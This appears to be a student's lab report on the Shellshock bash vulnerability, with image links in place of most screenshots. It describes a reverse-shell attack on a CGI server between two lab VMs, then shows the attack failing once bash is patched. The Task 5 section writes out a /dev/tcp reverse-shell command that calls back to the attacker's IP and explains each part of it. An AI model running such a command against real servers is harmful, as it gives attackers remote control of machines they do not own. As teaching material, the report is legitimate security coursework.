


Server machine.




screenshot1, we set listening port on attacker machine


screenshot2, we run the curl command to do the attack. If we success, we should get full control of the server





screenshot4, our attack is successful, we get a whole control of the server machine (the IP is server's IP 10.0.2.4).

**Observation and Explanation:**


In this task, we do shellshock attack with reverse shell. The whole process is similar to last task. The main difference is the command we use. In last attack, we use /bin/cat, which can steal content of a target file. In this task, we use reverse shell, we can create a back door to the server machine; once we success, we can run any arbitrary commands on the server machine, not just only one command. In this task, we use two VMs, VM1 (attacker, IP 10.0.2.29), and VM2 (server, IP 10.0.2.4, the server has the myprog.cgi under /urs/lib/cgi-bin directory). We first setup a listen port on attacker machine (screenshot1). Then we run the curl command which contains our reverse shell command, we also need to change the localhost in the http URL to the IP address of the server which is 10.0.2.4 (screenshot2). As the screenshot3 shows, we successfully get the whole control of the server (when we run command ifconfig on attacker machine, the IP of server is printed). In task3 and task4, we explained how to pass our command as environment variable to server, and how we use the vulnerability of bash to run our malicious code. So in here, we focus on reverse shell command. When we open terminal, it actually is a program that run a shell, and the shell has three devices, input device (0), output device (1), and error device (2). The input device is about the input on the shell, if we redirect the input device from server to attacker, then attacker can type anything on the server from the attacker machine. The output device is about any output display on the console, if we redirect the output device from server to attacker, the attacker can see anything which is printed on the console of the server from the attacker machine. The last is the error device, which is the prompt and error message. If we redirect the error device from server to attacker, we can see the server's prompt and any error message on the attacker machine. To do the reverse shell, we first need to setup a listening port on attacker machine; as screenshot1 shows, the attacker machine is listing on port 9090. Then we run the reverse shell command, it is "/bin/bash –I > /dev/tcp/10.0.2.29/9090 0<&1 2>&1", it creates a reverse shell which is a shell process running on the server, and it connects back to the attacker machine. We can divide this command into three parts. First, "/bin/bash –I > /dev/tcp/10.0.2.29/9090", this command redirects the output device (>) of bash program to the TCP connection to 10.0.2.29 and port 9090. The second part is 0<&1, 1 is the file descriptor of output device, and 0 is the file descriptor of input device. By using this command, it force the input device to use output device as input device; since the output device is redirected to the TCP connection, the input device will be redirected to it as well. The third part, 2>&1, 2 is the file descriptor of error device (prompt). By using this command, it force the error device to use output device to print error message and display prompt; since the output device is redirected to the TCP connection, the error device will be redirected to it as well. Therefore, after we run the reverse shell command on the server machine, the input, output, and error device of the bash shell program are all redirected to the attacker machine. Then we can run any command on the server from the attacker machine remotely.

**Task6: Using the Patched Bash**


We redo task3




screenshot1, we modify the CGI program, we change "#!/bin/bash_shellshock" to "#!/bin/bash".





screenshot2, we move the program to /usr/lib/cgi-bin and set its permission to be 755.





screenshot3, we modify the User-Agent to be “This is my code”, and the environment variable HTTP_USER_AGENT is also become “This is my code”. So we successfully send our data to the bash on the server by environment variable.


We redo task5.





screenshot4, we first create a listening port on attacker machine



screenshot5, we create CGI program on the server (in task5, because the server clones from the attack, so it already contains CGI program).



screenshot6, we move the program to /usr/lib/cgi-bin and set its permission to be 755.



screesnshot7, after we run the curl command, the CGI program is run, but our commands are not executed by the server.

**Observation and Explanation:**

We first redo task3, we create a new CGI program which called task6_1.cgi, and we put it to /usr/lib/cgi-bin and make its permission to be 755 (screenshot1 and 2). Then we run the curl command with –A option to change the value of environment variable HTTP_USER_AGENT; as the screesnshot3 shows, we successfully change the value of HTTP_USER_AGENT.

We redo task5, we first create a listening port on attacker machine (screenshot4). Then we re-setup the server, we add CGI program task6_2.cgi (screenshot5, 6). Afterwards, we did same reverse shell attack as task5 (screenshot7). However, this time the GCI program is run, but our shell command does not run.

In conclusion, with patched bash, we still can modify the value of environment variable and send them to the server bash (this part is not related to the bash vulnerability). However, patched bash fixes the bug on its parsing logic, so our command in the environment variable (contains function definition) cannot by run anymore. Thus the reverse shell attack fails.